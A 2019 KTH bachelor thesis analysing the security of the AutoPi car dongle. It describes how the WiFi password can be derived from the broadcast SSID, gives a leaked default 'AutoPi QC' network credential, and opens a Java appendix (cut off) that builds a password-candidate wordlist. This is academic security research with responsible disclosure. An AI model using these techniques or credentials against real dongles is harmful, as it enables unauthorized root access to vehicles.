EXAMENSARBETE INOM DATATEKNIK,
GRUNDNIVÅ, 15 HP
STOCKHOLM, SVERIGE 2019

IoT Penetration Testing: Security analysis of a car dongle

ALDIN BURDZOVIC

JONATHAN MATSSON

KTH
SKOLAN FÖR ELEKTROTEKNIK OCH DATAVETENSKAP

IoT Penetration Testing: Security analysis of a car dongle

Aldin Burdzovic and Jonathan Matsson

Abstract— **The ambition for Internet of Things (IoT) devices of becoming a part of our everyday lives, is not only done by entering our homes but also our vehicles. The demand of attachable smart IoT products for cars is high. One such product is the AutoPi, which connects the car to the internet and allows for various features, usually found in high-end luxury cars.**

This paper presents an analysis of the cyber security aspects of AutoPi. The findings presented shows that there is a critical vulnerability in the system. The AutoPi can be exploited and full access of the devices can be granted. The paper also discusses what possible harm can be done through the found exploit.

Sammanfattning— **Ambitionen för Internet of Things (IoT) apparater att bli en del av det vardagligalivet sker inte endast i våra hem, utan även i våra fordon. Efterfrågan på smarta IoT produkter för bilar är hög. En sådan produkt är AutoPi, vilket ansluter bilen till Internet och möjliggör för diverse funktioner vanligtvis funna i avancerade lyxbilar.**

Denna uppsats presenterar en analys av cybersäkerheten för AutoPi. Upptäckterna som presenteras visar på att det finns en kritisk säkerhetsbrist i systemet och full åtkomst till apparaten kan uppnås. Uppsatsen diskutera även möjliga skador som kan göras genom den funna sårbarheten.

I. INTRODUCTION

The Internet of Things (IoT) is one of the hottest tech terms today and is an increasingly debated topic as there seems to be a boundless potential for improving everyday lives. The idea of IoT is to attach embedded devices to everyday objects to make them ”smart”. IoT is already taking over the automotive industry were newer vehicles often come standard equipped with internet connection and various IoT technology such as autonomous driving [1]. Since the automotive market to a large extent consist of second-hand vehicles, the demand of attachable smart IoT products is high. Many companies are now attempting to develop such products [2].

The company AutoPi[1] have developed a smart IoT dongle for the car that enables various features to help and assist the end-user. The AutoPi dongle supplies the user with valuable information and diagnostics about the vehicle while allowing various smart features, usually found in high-end luxury vehicles. However, the amount of connected devices that comes with the implementation of IoT technology and especially having them so present in our daily lives, the important topic of security arises. Manufacturers can often overlook security in attempt of getting their product out on the market as quick as possible. So how great is the security risk of these devices and what harm can be done? This paper presents an analysis of the cyber security aspects of AutoPi.

[1]https://www.autopi.io

II. BACKGROUND

This section introduces the reader to the topic and background information necessary for understanding the report.

A. ODB-II

On-Board-Diagnostics-II (ODB-II) is a standard which regulates the look of the plug for the built-in car diagnostics port. The ODB-II port allows for access to the vehicles various sensors through communication with the cars Electronic Control Unit (ECU). The port is a way for external hardware to communicate with the vehicle internal system, often used by workshops for diagnostics and identifying errors. In 1994, the ODB-II was standardized for all cars in the United States, with Europe following in 2001 for all gasoline fueled cars and in 2004 for all diesel cars [3]. Since then, ODB-II has evolved into a much higher level of functionality allowing more advanced diagnostics with a much greater detail. Today, there is a growing market for devices that utilizes ODB-II in order to provide various functionality to the end user[2].

B. CAN

The Controller Area Network (CAN) is the standardized internal network protocol in the automotive industry. CAN is an asynchronous, multi-layer serial bus communication protocol accessible via the cars OBD-II port. It is the first widely accepted automotive bus protocol and has been the standard for internal network in passenger cars for over 30 years. CAN is a broadcast type of bus, meaning that all messages that are sent on the network are available system-wide. The nodes in the CAN network are in fact ECUs, each controlling a certain set of functions within the vehicle. It relies on several rules for which node gets to transmit over the network and which listens. The CAN frame includes a destination field and data is multicasted on the bus where nodes only address data which is addressed to them [5]. However, CAN was not designed to be secure from intrusion [4], but rather to enable fast and stable communication. It relies on that only the desired receivers are connected to the network since there is no information about the source in the frames, meaning that receiving nodes cannot now from where the messages was sent and ultimately determine if it is trustworthy or not.

C. Raspberry Pi

In 2012, the first version of the Raspberry Pi was released and has since become an attractive product with its small size, relative good performance, low power consumption and

[2]https://www.marketwatch.com/press-release/global-obd-aftermarket-industry-to-surpass-15bn-by-2024-global-market-insights-inc-2018-08-28

affordable price. The Raspberry Pi is a simple single-board computer, which unlike a microcontroller, runs an operating system and also has a much faster CPU. The result is a credit-card sized computer capable of performing most of the tasks of a regular computer. The platform also features WiFi, Bluetooth, Ethernet, HDMI and USB ports. It runs on an operating system named Raspbian which is a Debian-based Linux distribution [10].

D. AutoPi

AutoPi provides a service to make your car a ”smart car”. A dongle is inserted into the OBD-II port of the car which gives the dongle access to the cars internal systems. AutoPi also provides a cloud service that lets you communicate with the dongle remotely over the Internet.

The dongle is built on a Raspberry PI Zero which makes it a very powerful IoT-device. Hardware of the dongle that is of interest in this paper are WiFi, Bluetooth, 4G, A-GPS, two USB ports and a mini-HDMI port. The dongle runs a Web server and a Secure Shell (SSH) server which are reachable from the internal WiFi network.

The dongle also runs software developed by the AutoPi team to simplify communication with the car and dongle. For instance, the provided API lets the user run simple HTTPS requests to record and replay commands on the CAN bus. The software is open source under the Apache License and can be found on github[3].

The AutoPi is sold in several editions offering different services. This paper will address the ”4G/LTE Edition GEN2”-edition which is the fully equipped high end model. Some results presented in this paper might be applicable to other models as well.

E. Threat Modelling

Threat modeling is used to get a better understanding of possible security threats to a system [12, p. 32]. The process usually starts by producing a very general idea about possible threats and stepwise produce more tangible and detailed threats. A good threat model will not only help finding threats, but also help prioritize threats according to their severity and discoverability.

F. Ethics

The paper is focused on testing security of an IoT device intended for cars. This is done by hacking and finding vulnerabilities in the device. This raises an ethical dilemma. Is it morally okay to find and publish vulnerabilities of devices which can be used for something harmful, even if the motive behind it is good?

To make tech products unhackable, they basically have to be very simple with less functionality. However, tech products are getting more and more complex with advanced systems and greater functionality. This leaves much more room for security flaws in those products. These security flaws can be exploited by hackers. Normally, when people hear the word hacker, they think of criminals. But there are ”ethical hackers”, who for a living, exposes the vulnerabilities of these products. The reasoning behind ethical hacking is that it is better for someone ”good” to find the vulnerabilities before someone ”bad” finds them. Hence, it is better for someone trusted to find and report the vulnerabilities before criminals exploit them.

When finding a vulnerability, it is important to disclose it in a responsible way. This is done by notifying the developers of the vulnerability and giving them time to patch it before disclosing the vulnerability to the public. For the vulnerabilities found in this paper, a 90 day disclosure deadline was given to the developers. This method of responsible disclosure is taken from the Google Project Zero[4] to match industry standards. A deadline also pushes the developers to patch the system and improve their security in a timely manner.

III. Threat Modeling

The thread model is the foundation of which the security testing is based upon. The threat modeling for the AutoPi system documented in this paper follows the steps described in the book ”IoT Penetration testing cookbook” [12, p. 42].

A. System Model

The premise of the AutoPi service is to let its end users have full control over their dongles and modify them to fit their needs. This opens up for possible security holes as the end users might not be particularly experienced with security. Since the possibility of modification is practically endless, it is impossible to consider all possible security risks in this paper. Therefore, the paper is focused on security of dongles using the pre-installed hardware and software with only slight modifications of the default settings.

Figure 1 is a simple overview of the system components that pose a security risk. Every item in the figure is explained in more details in the list underneath. Components that we do not see as a possible security threat have been excluded from our system model.

1) **AutoPi:** This is the main device. The dongle is built on a Raspberry PI Zero with Raspbian as the pre-installed operating system. This opens up for potential attack surfaces since the Raspberry PI contains more complexity compared to a simple embedded system.
   While the car is turned off, the dongle will sleep for cycles of 2 hours and wake up for 5 minutes between sleep cycles. This is to prevent drainage of the car battery.
2) **Bluetooth:** The AutoPi comes with Bluetooth 4.1 and Bluetooth Low Energy (BLE). There are no default software on the device which uses Bluetooth. It is mainly for connecting third-party products through, combined with self-written code on the device, to accomplish some wanted feature.
3) **Physical connections:** The devices comes with physical ports that can be used to for implementing additional

[3]https://github.com/autopi-io/autopi-core

[4]https://googleprojectzero.blogspot.com/2015/02/feedback-and-data-driven-updates-to.html



Fig. 1. Simplified threat model

functionality to the dongle. The dongle has two USB 2.0 ports, one mini-HDMI port and 18 GPIO pins.

4) **OBD:** The device is connected to the OBD-II port of the car. The OBD-II port provides the dongle with power and is also used for communication between dongle and car. Some examples of functions that this port can be used for are remotely starting the car[5] or unlocking the car[6].
5) **WiFi:** The device can act both as a WiFi hotspot and a WiFi client. When connected to 4G, the device can be a WiFi hotspot so that other may connect to the network to gain internet connection. Also, the device itself can connect to a WiFi network to establish an internet connection without depending on 4G connection. When connected to the AutoPi dongles WiFi network, one have access to the local web portal of the devices. The web portal allows for various network configuration, also including a terminal to run commands on the device.
   When connected to the WiFi, it is also possible to SSH into the device. Both the web portal terminal and the SSH terminal grants root access, meaning that full access of the devices is given when connected through WiFi.
6) **GPS:** The device comes with a GPS module for real-time tracking of position, speed and altitude. It includes Assisted-GPS (A-GPS) to improve startup performance.
7) **4G:** Internet connection is provided through a built in 4G-module. A sim-card is required. This is a highly secure network since 4G encrypts the traffic between the device and the base station [11].
8) **Cloud Servers:** There are two cloud servers providing different services. One server communicates with end users and one communicates with dongles. The communication with end users will be sent over HTTPS and the communication with dongles will be sent with the SaltStack protocol.
9) **Web Portal:** The web portal, also known as the AutoPi Cloud software platform, allows for a dashboard environment where the user remotely can monitor and perform certain actions regarding the AutoPi. For instance, the web portal displays data both from the cars internal computer and from external devices connected to the AutoPi. The web portal also includes a terminal for sending commands to be run on the AutoPi. The terminal provided grants the user with root access.

[5]https://www.autopi.io/use-cases/remote-start/
[6]https://www.autopi.io/use-cases/auto-lock-unlock/

B. Identifying Threats

The simplified threat model in Figure 1 gives an overview of attack vectors. The threat model is then used to identify explicit threats to help with documentation of threats. The STRIDE method is used to get a general understanding of possible threats. The most severe and discoverable threats found via the STRIDE method are documented in greater detail and ranked according to the DREAD method.

C. STRIDE

The STRIDE method is used to identify and categories threats [12, p. 49] and is a commonly used in threat modeling of vehicles [6]. STRIDE is an acronym for *Spoofing of user identity*, *Tampering*, *Repudiation*, *Information Disclosure*, *Denial of Service* and *Elevation of Privilege*.

These categories are used to help and ensure that all type of threats are considered. The threats found with the method can be seen in the list underneath:

Spoofing of user identity
- Claiming to be another user to get control over other dongles.
- Pretending to be the cloud server and intercept traffic from users and dongles destined to the real cloud server.
- Impersonating another dongle to retrieve unauthorized information from the cloud server.

Tampering
- Modifying data sent between client, dongle and server.

Repudiation

Information Disclosure
- Intercept data sent between client, dongle and server.
- Capture data sent on the vehicles CAN bus.
- Set up a monitoring access point.

Denial of Service
- Bring down the dongles WiFi to prevent communication between client and dongle.
- Bring down the dongles 4G connection to prevent communication between dongle and server.

Elevation of Privilege
- Bypass WiFi authorization and connect to the device with root access.
- Brute force web portal password to access dongle web platform which gives root access.

The four threats that we saw as most severe and discoverable was documented in greater detail. These threats can be seen in Tables I through IV.

TABLE I
THREAT 1

Threat description	Intercepting and modifying traffic sent between dongle and server
Threat target	Network interface between dongle and server
Attack techniques	Man-in-the-middle between dongle and server
Countermeasures	Authorize the dongle and server to each other

TABLE II
THREAT 2

Threat description	Attacker bypasses the WiFi authorization and connects to the dongles WiFi network
Threat target	AutoPi dongle
Attack techniques	The attacker brute forces a large variety of common/random passwords to authenticate to the network
Countermeasures	Use complex password

TABLE III
THREAT 3

Threat description	Claiming to be another user to get control over dongles that the perpetrator should not have access to
Threat target	Web server and access tokens
Attack techniques	Phishing or bruteforce to obtain login credentials. Modification of access tokens.
Countermeasures	Preventing large numbers of login attempts in a short amount of time and reduces login verification speed. Thorough checks on access tokens

TABLE IV
THREAT 4

Threat description	Vulnerable services running on the dongle
Threat target	AutoPi dongle
Attack techniques	Scanning ports
Countermeasures	Keep services up-to-date and implement good firewall rules

D. DREAD

The threats were ranked according to the DREAD method[12, p. 33]. DREAD is an acronym for *Damage potential*, *Reproducibility*, *Exploitability*, *Affected users* and *Discoverability*.

Every threat were given a score between 1 through 3 for every category (1 being the lowest value and 3 the highest). The score of all categories were summed to give a total score. The threats can then be prioritized according to their total score. The DREAD ranking can be seen in Table V.

TABLE V
DREAD RANKING

	Threat 1	**Threat 2**	**Threat 3**	**Threat 4**
D	2	3	3	2
R	2	1	1	2
E	1	2	3	3
A	3	1	1	3
D	1	2	2	2
Total	9	9	10	12

IV. THEORY

With consideration to the threat model from previous chapter, it is evident that the greatest attack vectors are communication involving the cloud server and the WiFi network since three out of the four threats are applicable to those component. The WiFi is remotely accessible from outside of the car and a host connected to the WiFi network will have root access to the device. The same applies to the cloud server. This paper is therefore primarily focused on threats regarding those two components.

A. Dongle services

Services running on the dongle that are of interest to this paper is services that are remotely reachable. This includes services that are listening on a specific port that is reachable through the firewall of the dongle or services that in some way communicate with hosts outside the dongle. The Iptable rules of the dongle[7] specifies the open ports on which the dongle listens (these services are only reachable from the dongles local WiFi network). They can be seen in Table VI.

TABLE VI
OPEN PORTS AND CORRESPONDING SERVICES

Service	**Port**
SSH	22 (TCP)
DNS	53 (TCP & UDP)
DHCP	67 (UDP)
HTTP	80 (TCP)
HTTP (API)	9000 (TCP)

Because of the strict firewall rules, the only services reachable from hosts outside the dongles own local WiFi are services that initiates the connection towards outside hosts.

Some of the applications running on the dongle might have known vulnerabilities that can be used to exploit the dongle. A common way of finding vulnerabilities for applications are with the use of the Common Vulnerabilities and Exposures (CVE) list[8] which contains publicly known vulnerabilities.

[7]https://github.com/autopi-io/autopi-core/blob/master/src/salt/base/state/network/wlan/hotspot/iptables-ipv4.rules

[8]https://cve.mitre.org/

The services that are reachable remotely within WiFi range are: the WiFi hotspot (hostapd version 2.4), the WiFi client (wpa_supplicant version 2.4) and the WiFi DHCP client (dhcpcd version 6.11.5). Services that communicate over the Internet are SaltStack (version 2017.7.5) and HTTPS request are sent via the python library requests (version 2.12.4). There are no severe vulnerabilities reported of these services applicable to the dongle.

B. Wifi hotspot

The WiFi hotspot is configured to use WPA2 encryption with a 12 hexadecimal number as password. The password is obtained from the first 12 characters of the dongle id and the SSID is the 12 last characters of the dongle id prepended with "AutoPi-". The dongle id is the same as the minion id which is used by the dongle to identify itself to the salt-master. The process of producing the minion id can be seen on row 9 in the minion install file[9]:

```
- name: "grep Serial /proc/cpuinfo | awk '{print
$3}' | md5sum | awk '{print $1}' | tee
/etc/salt/minion_id | cut -c21- | sed
's/^/autopi-/g' > /etc/hostname"
```

The minion id is a Message Digest 5 (md5) hash of the Raspberry Pis serial number found in /proc/cpuinfo. Md5 is a hash function which purpose is to create signatures of large files and is therefore designed to be a fast hash function [9]. It is not intended to encrypt the given input. The serial number is a random string between "00000000" and "FFFFFFFF" with 8 zeros padded in front. 8 hex characters gives a total of 16^8 possible combinations. This means that there are 16^8 possible outputs from the md5 hash function with a serial number as input. So even though the md5 hash is 32 hex characters long, there are only a small subset (16^8) of those combinations used. One can also see that the last 12 characters of the md5 hash (prefixed with "AutoPi-") is used as the hostname of the dongle.

C. Wifi client

The WiFi client is continuously trying to connect to known WiFi networks. If it is connected to a WiFi AP, the WiFi connection will be preferred over the 4G network. This means that the dongle will send all outgoing traffic over the WiFi connection, including its DNS request.

D. Cloud servers

The cloud service can be divided into three distinct parts: The *website*, the *RESTful API* and the *salt-master*.

1) **Website:** The website uses django auth for authentication[10]. Anyone is free to create an account. A dongle is linked to a specific account by entering the dongles dongle id. An account can be linked to multiple dongles. As default, a dongle is only allowed to be linked with one account, but that limit can be increased by the AutoPi staff manually if requested. Most of the websites functionality uses the RESTful API as backend.
2) **RESTful API:** The API service runs over HTTPS and provides a simple way to communicate with the cloud service. Authentication is done using the *Authorization* header of the HTTPS request. There are two types of tokens that can be used to authorize an API call: a *"bearer"*-token or a *"token"*-token.
   The *"bearer"*-token is obtained by providing a valid username and password. The returned token has the JSON Web Token (JWT) format[11]. The JWT token is base64 encoded and separated into three parts: Header, payload and signature.
   The **headers** (in AutoPis implementation of the JWT) specifies the algorithm used for the signature and that this is in fact a JWT token. The algorithm used is HMAC-SHA256 [7] which is highly secure unless a very simple key is provided during encryption.
   The **payload** contains the username, user id and e-mail of the user that this token is valid for. It also contains the date at which this token becomes invalid. This is set to eight hours.
   The **signature** is, as state previously, created with the HMAC-SHA256 algorithm which takes the headers and payload as input combined with a secret key. This provides integrity as a modification of the headers or payload will invalidate the signature.
   The *"token"*-token is a static value that is used by the dongle to communicate with the cloud server autonomously without any user interaction. It can only be used to upload event data and retrieve custom modules from the cloud.
3) **Salt-Master:** AutoPi uses SaltStack to simplify the infrastructure and communication between their cloud server and the dongles. SaltStack uses a publish and subscribe pattern. The dongles (also known as salt-minions) subscribe to topics and the server (also known as the salt-master) publishes data on those topics. Saltstack's implementation of the pattern ensures that it is the salt-master that initiates all communication.
   The authentication between salt-master and salt-minion are done using a minion id (which is the same as the dongle id) and RSA keys. The first time the salt-minion connects to the salt-master, the salt-master saves the RSA public key received from the salt-minion and links it to the corresponding minion id. The salt-minion saves the RSA public key received from the salt-master. This procedure is done before the product is sent to the customer and ensures that the salt-master and the salt-minion have a way to authenticate each other. All subsequent traffic sent between the two is encrypted using Advanced Encryption Standard (AES).

[9] https://github.com/autopi-io/autopi-core/blob/master/src/salt/base/state/minion/install.sls

[10] https://docs.djangoproject.com/en/2.2/topics/auth/

[11] https://jwt.io/introduction/

V. METHOD

This chapter introduces the methodology used throughout the work.

A. WiFi hotspot

As all traffic on the WiFi network is securely encrypted, there are not much information gained from sniffing the traffic from a host outside the network. The only information that can be gathered are the MAC-addresses of computers on the network and the SSID used by the access point. This leaves two possible entry points: gaining access by manipulating the back end hostapd application during the WPA2 handshake or gaining access by sending the correct password.

The fastest way to brute force a WiFi network is to catch the 4-way handshake used in the WPA2 protocol to authenticate a client with the AP[12]. These packets can then be used to brute force the password locally. Since the password is a 12 character hex string, there are 16^{12} possible combinations. Using hashcat[13] on a GPU doing ˜180 kHashes/sec would go through all possible 12 hex character passwords (16^{12}) in:

$$\frac{16^{12}}{180000} \approx 50\ years$$

With the knowledge that there are only 16^8 possible dongle ids (from which the WiFi password is taken), one can brute force the passwords in 16^8 tries:

$$\frac{16^{8}}{180000} \approx 6.6\ hours$$

The SSID of the network contains the 12 last characters of the dongle id. The SSID is broadcasted to everyone in the vicinity of the car. This information can be used to deduce the whole dongle id which contains the WiFi password.

All dongle ids with the last 12 characters equal to the 12 characters of the SSIDs is candidates for being the correct dongle id. This method does not require the attacker to catch a WPA2 handshake which means that it can be used without the need for an external user to be connected to the network. This method is also a lot faster since the md5 hash is designed to do fast hashing of large files [9] while the PBKDF2 used in WPA2 is deliberately slow to reduce the effectiveness of brute force attacks [8].

A program was written in java to exploit this vulnerability. The program took the 12 hex characters of the SSID as input and returned all possible dongle ids. This program went through multiple iterations to optimize the run time. The program was later branched out into two programs using different methods: one using GPU supported brute forcing and one precomputing a wordlist containing all possible dongle ids sorted by their last 12 characters (the part found in the SSID) that can be search through by e.g. a binary search algorithm.

[12]https://www.aircrack-ng.org/doku.php?id=cracking_wpa

[13]https://hashcat.net/wiki/

As the first method requires a powerful GPU and the other method requires a lot of disk drive space, both programs were run on a desktop computer. The programs listened on a TCP port for the input SSID and returned the correct hash over the TCP connection which allows a perpetrator to perform the hack remotely within the WiFi range of the car.

B. WiFi client

When connected to the AutoPi through its WiFi hotspot, one can access the local web portal of the device through local.autopi.io. This portal is, among others, used for network configuration and is where the user would configure the 4G or the WiFi connection. However, the WiFi already comes preconfigured with one network. There is a preconfigured WiFi network with SSID ”AutoPi QC” and password ”autopi2019”, which we assume is for the manufacturers quality control, hence the ”QC”. To exploit this, a hotspot was set up with these credentials. The AutoPi is configured so that it prioritizes known WiFi networks over a 4G connection. Since the AutoPi is constantly scanning for known WiFi networks, the connection to the fake WiFi hotspot was established in less than a minute and all traffic is directed to the WiFi network instead of via the 4G connection.

C. Cloud servers

To exploit the found WiFi client vulnerability further, a DNS spoofing attack was done. The goal behind doing a DNS spoofing attack is to make the AutoPi believe it is communicating with the AutoPi cloud server, when in fact it is communicating with our ”fake” server. Whenever the AutoPi send a DNS request, the response will be the IP address of our fake server, since the AutoPi is connected to our controlled network. As the AutoPi receives the IP address, it will set up a TCP connection to the fake server. AutoPi uses SaltStack for communication between server and dongles. It also send specific event data over HTTPS.

Since the tests in this paper is done directly on the live cloud servers, care have been taken to not disturb the service. Only test that have no way of reading, editing or in some way affect other users data or service have been performed.

Authentication tokens have been modified in different ways to try and gain unauthorized access to send commands to the dongle via the cloud API.

VI. RESULTS

This chapter describes the findings of the work.

A. WiFi hotspot

The two vulnerabilities found compliments each other which makes the WiFi hotspot, using the default SSID and password, exploitable. The first vulnerability is that the dongle ids are derived from a input with a 8 hex character variance. This reduces the possible subset of dongle ids from 16^{32} to 16^8 and possible passwords from 16^{12} to 16^8. The other vulnerability is that the last 12 characters of the dongle id is broadcasted as the SSID. This, in combination with the first vulnerability, allows for a faster brute force attack without the need to catch a WPA handshake.

Since the method used to derive the password from the SSID is done by taking 12 characters of the hash and trying to find the whole 32 character hash, the method could return multiple candidates since multiple hashes might have the same 12 last characters. The probability of a evenly distributed 32 hex character hash having the same last 12 characters is:

$$\frac{16^{20}}{16^{32}} = \frac{1}{16^{12}}$$

This probability is the same as the probability of at least two dongles having the same SSID. Since it is such a small number, it is negligible.

As stated before in the method paragraph, the end result where two programs utilizing different methods: one using GPU supported brute forcing and one precomputing a wordlist containing all possible dongle ids sorted by their last 12 characters (the part found in the SSID) that could searched through with a binary search algorithm. The code can be found in the Appendix of this document.

The GPU program is written in java with CUDA[14]. Running the program on a GeForce GTX 1060 going through all 16^8 possible combinations took <1 second.

The wordlist created with the second method contained 16^8 hashes with every hash being 16 bytes (128 bits). This gave a file size of:

$$16^8 \cdot 16 \approx 69\ GB$$

Using a binary search algorithm on the sorted list with 16^8 hashes gives a maximum time complexity of:

$$\log_2 16^8 = 32$$

B. WiFi client

We are not quite sure if the preconfigured WiFi interface is just a random error or a production flaw. But we know for certain that the two AutoPi dongles which we have access to, came preconfigured with the "AutoPi QC" WiFi network and with the same "autopi2019" password. Therefore, it is possible to set up a WiFi hotspot using this information and the AutoPi dongle will in a short time connect to that hotspot, without the owner being aware of it. The one in control of the hotspot can then perform several attacks such as traffic sniffing or DNS spoofing.

The dongle includes its hostname in the DHCP discovery broadcasted to the DHCP server. The dongles hostname contains the last 12 characters of the dongle id.

The Iptable rules for the WiFi client interface only allows related connections, forwarding and output[15]. This means that we were able to reach hosts on the dongles internal network via the forwarding rule, but all traffic directed directly towards the dongle is dropped under the input rule. We were therefore only able to reach the dongle directly when it sets up outgoing connections.

[14]https://developer.nvidia.com/cuda-zone

[15]https://github.com/autopi-io/autopi-core/blob/master/src/salt/base/state/wlan/hotspot/iptables-ipv4.rules (interface wlan0)

C. Cloud servers

By performing a DNS spoofing attack, the AutoPi dongle can be tricked into believing it is communicating with the AutoPi Salt-Master server. As the dongle receives the response of the DNS request with the fake IP address, it will try to set up a TCP connection with that server. However, the AutoPi dongle and server uses RSA keys for authentication during the SaltStack handshake. The dongle sets up the TCP connection and sends its public RSA key which then gets to the fake server. It also identifies itself with its minion id, which is the same as the dongle id, and contains the SSID and WiFi password. When the fake server responds with its public key, the connection is shut down since the AutoPi dongle notices that it is not matching the real AutoPi Salt-Master key. Hence, the DNS spoofing attack was not successful. Any man-in-the-middle attack is futile.

The dongle does also send event data over HTTPS to the server. Since HTTPS needs a valid certification, in this case for the domain "autopi.io", the dongle will not send any data to the fake server. The HTTPS sent from the dongle uses the *"token"*-token in the authorization header. This is the weaker authentication with very limited use. So even if one is able to fake a valid certificate, the HTTPS data and the intercepted token would not be to any great use.

VII. DISCUSSION

Depending on what add-ons is combined with the dongle, AutoPi presents a load of features. It is truly a product that brings a great upgrade to the car. But is it secure?

The premise of the AutoPi service is to let its end user have full control over their product. To accommodate this, restrictions have to be relaxed to allow custom code and modifications. This leads greater damage potential for found vulnerabilities and it is therefore important to have a very secure outer layer. AutoPi achieves this by using external libraries and software that have proven themselves to be secure. Everything sent from the dongle and cloud servers are encrypted ensuring confidentiality, integrity and authentication.

The found vulnerabilities stems from human configuration errors rather than vulnerable software. The vulnerability found regarding the WiFi credentials can be exploited on any AutoPi dongle using the default WiFi settings. There is no way of knowing exactly how many dongles that are vulnerable to the exploit. Since the default password seems to be a 12 hex character long random generated string, it might give people the illusion of being secure and it would thus reduce the amount of people changing the password.

Because of the previously mentioned balance between availability and security, the found exploit gives a perpetrator full root access to the dongle.

The AutoPi is marketed as product with various features. Depending on the vehicle combined with the AutoPi, the execution of certain operations can be achieved. One such operation is to record and replay commands sent on the vehicles CAN bus. All communication to the ECUs goes through the CAN bus. On certain car models, commands

such as unlocking the vehicle and starting the engine runs on the CAN bus. Hence, the manufacturer has provided a feature that lets the one in control of the AutoPi unlock and start the car.

There is a substantial amount of actions that can be performed by controlling an AutoPi unit connected to a car. But the most severe is the controlling of the CAN bus. By being able to send commands on the CAN bus, the actions of the vehicle can be manipulated. Hence, raising a serious amount of safety and security issues.

VIII. FUTURE WORKS

Since this paper has been done independently of AutoPi, there are a lot more to test regarding the cloud service. Great care have been taken to not affect the service of the cloud servers which constrains the amount of test that can be done and how thorough those tests can be.

The tests in this paper have been performed on a device with default settings and no extra add-ons. The premise of the AutoPi dongle is to allow implementation of custom code and adding extra hardware. This is something that could be looked into further. Examples are the Bluetooth module and the USB ports. Since they are not used with default software and hardware, there have been no security testing of them in this paper.

IX. CONCLUSIONS

This paper shows that a product might have vulnerabilities even though the development of the product have been heavily security focused. A simple oversight regarding the generation of the SSID and password of the device led to a security exploit in an otherwise very secure device.

ACKNOWLEDGEMENT

We would like to thank our supervisors Robert Lagerström and Pontus Johnson for their support and guidance throughout the entire work.

REFERENCES

[1] A. Meola "Automotive Industry Trends: IoT Connected Smart Cars & Vehicles", Business Insider, Dec 2016.
Available: https://www.businessinsider.com/internet-of-things-connected-smart-cars-2016-10?r=US&IR=T

[2] Ericsson, "Digital transformation and the connected car", Ericsson Mobility Report, Nov 2016.
Available: https://www.ericsson.com/assets/local/mobility-report/documents/2016/emr-november-2016-digital-transformation.pdf

[3] European Parliament, "DIRECTIVE 98/69/EC OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL of 13 October 1998 relating to measures to be taken against air pollution by emissions from motor vehicles and amending", page 21, paragraph 8.2, Oct 1998.
Available: https://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CONSLEG:1998L0069:19981228:EN:PDF

[4] R. Currie, "Hacking the CAN Bus: Basic Manipulation of a Modern Automobile Through CAN Bus Reverse Engineering", SANS Institute Information Security Reading Room, page 2. paragraph 1, May 2017.
Available: https://www.sans.org/reading-room/whitepapers/threats/paper/37825

[5] International Organization for Standardization, "Road vehicles – Controller area network (CAN)", ISO 11898-1, page 5, paragraph 6.1, Dec 2013.
Available: http://read.pudn.com/downloads209/ebook/986064/ISO%2011898/ISO%2011898-1.pdf

[6] W. Xiong, F. Krantz, and R. Lagerstrm, Threat modeling and attack simulations of connected vehicles: a research outlook, in the Proc. of the 5th International Conference on Information Systems Security and Privacy (ICISSP), page 2, paragraph 2.4, Feb 2019.

[7] D. Eastlake and T. Hansen, "US Secure Hash Algorithms (SHA and HMAC-SHA)", Internet Request for Comments, vol. RFC 4634, page 14, paragraph 7, Jul 2006.
Available: https://tools.ietf.org/html/rfc4634

[8] B. Kaliski, "PKCS #5: Password-Based Cryptography Specification Version 2.0", Internet Request for Comments, vol. RFC 2898, page 8, paragraph 5.2, Sep 2000.
Available: https://www.ietf.org/rfc/rfc2898.txt

[9] R. Rivest, "The MD5 Message-Digest Algorithm", Internet Request for Comments, vol. RFC 1321, page 0, paragraph 1, Apr 1992.
Available: https://www.ietf.org/rfc/rfc1321.txt

[10] Raspbian, "Raspbian FAQ", paragraph "What is Raspbian?", Apr 2019.
Available: https://www.raspbian.org/RaspbianFAQ#What_is_Raspbian.3F

[11] J. Cichoniski and J. Franklin, "LTE Security How Good Is It?", RSA Conference 2015, slide 34, Apr 2015.
Available: https://www.rsaconference.com/writable/presentations/file_upload/tech-r03_lte-security-how-good-is-it.pdf

[12] A. Guzman and A. Gupta, IoT Penetration Testing Cookbook, Packt Publishing Ltd., Nov 2017.

APPENDIX

CreateSortedWordlist.java

```
1  import java.io.File;
2  import java.io.FileNotFoundException;
3  import java.io.FileOutputStream;
4  import java.io.IOException;
5  import java.io.RandomAccessFile;
6  import java.io.UnsupportedEncodingException;
7  import java.math.BigInteger;
8  import java.nio.ByteBuffer;
9  import java.security.MessageDigest;
10 import java.security.NoSuchAlgorithmException;
11 import java.util.ArrayList;
12 import java.util.PriorityQueue;
13 import java.util.concurrent.ArrayBlockingQueue;
14 import java.util.concurrent.ForkJoinPool;
15 import java.util.concurrent.RecursiveAction;
16
17 public class CreateSortedWordlist {
18     static final int HASH_LENGTH = 16;  // 16 bytes (= 128 bits per md5 hash)
19     static String PATH;
20     static long STATUS_MESSAGE;
21
22     static int  AMOUNT_OF_THREADS;
23     static int  AMOUNT_OF_OUTPUT_BUFFERS;
24     static int  AMOUNT_OF_INPUT_BUFFERS_PER_BLOCK;
25
26     static long BYTES_PER_BLOCK;
27     static long BYTES_IN_BUFFERS;
28     static long BYTES_IN_QUEUES;
29
30     static long AMOUNT_OF_BLOCKS;
31     static long AMOUNT_OF_HASHES;
32
33     public static void main (String[] args) throws NoSuchAlgorithmException, InterruptedException,
       Exception {
34         PATH = "list";                // output path
35         String start   = "00000000";  // the last 8 hex chars of the raspberry pi serial number
36         String end     = "ffffffff";  // will loop all possible serial numbers from "start" through "end"
37         STATUS_MESSAGE = 200000000;   // prints a status message during merging every time "a multiple
           of this number" hashes has been merged
38
39         AMOUNT_OF_INPUT_BUFFERS_PER_BLOCK = 2; // amount of "rotating" input buffers per block
40         AMOUNT_OF_OUTPUT_BUFFERS = 2;          // amount of "rotating" output buffers in total
